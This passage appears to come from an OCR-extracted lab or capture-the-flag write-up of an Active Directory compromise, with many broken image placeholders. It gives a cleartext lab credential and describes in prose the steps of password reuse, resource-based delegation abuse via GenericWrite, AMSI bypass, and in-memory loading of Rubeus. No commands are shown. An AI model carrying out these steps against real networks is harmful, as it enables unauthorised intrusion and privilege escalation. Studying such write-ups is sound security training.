




Image not found or type unknown



The password is **Pass1kirsty**. So the credential is **ir_operator:Pass1kirsty**


33: ir_operator itself does not have any privilege, however I find there is a domain user **df_operator**. Since their job duty is alike, so **credential use** is possible. Create a sacrificial session as **df_operator** with ir_operator’s password.

Image not found or type unknown




34: ir_operator has **GenericWrite** permission over computer **SRV01**, so **RBCD** is possible.

Image not found or type unknown




35: Bypass AMSI, import **powermad.ps1** to **add a new computer**, and then try to download and execute **Rubeus** into memory, but we get an error.

Image not found or type unknown




36: This is due to **.NET AMSI**. We can check the article https://s3cur3th1ssh1t.github.io/Powershell-and-the-.NET-AMSI-Interface/ for more details. Follow the steps to bypass it, and then invoke rubeus to calculate new added computer account's hash.

Image not found or type unknown



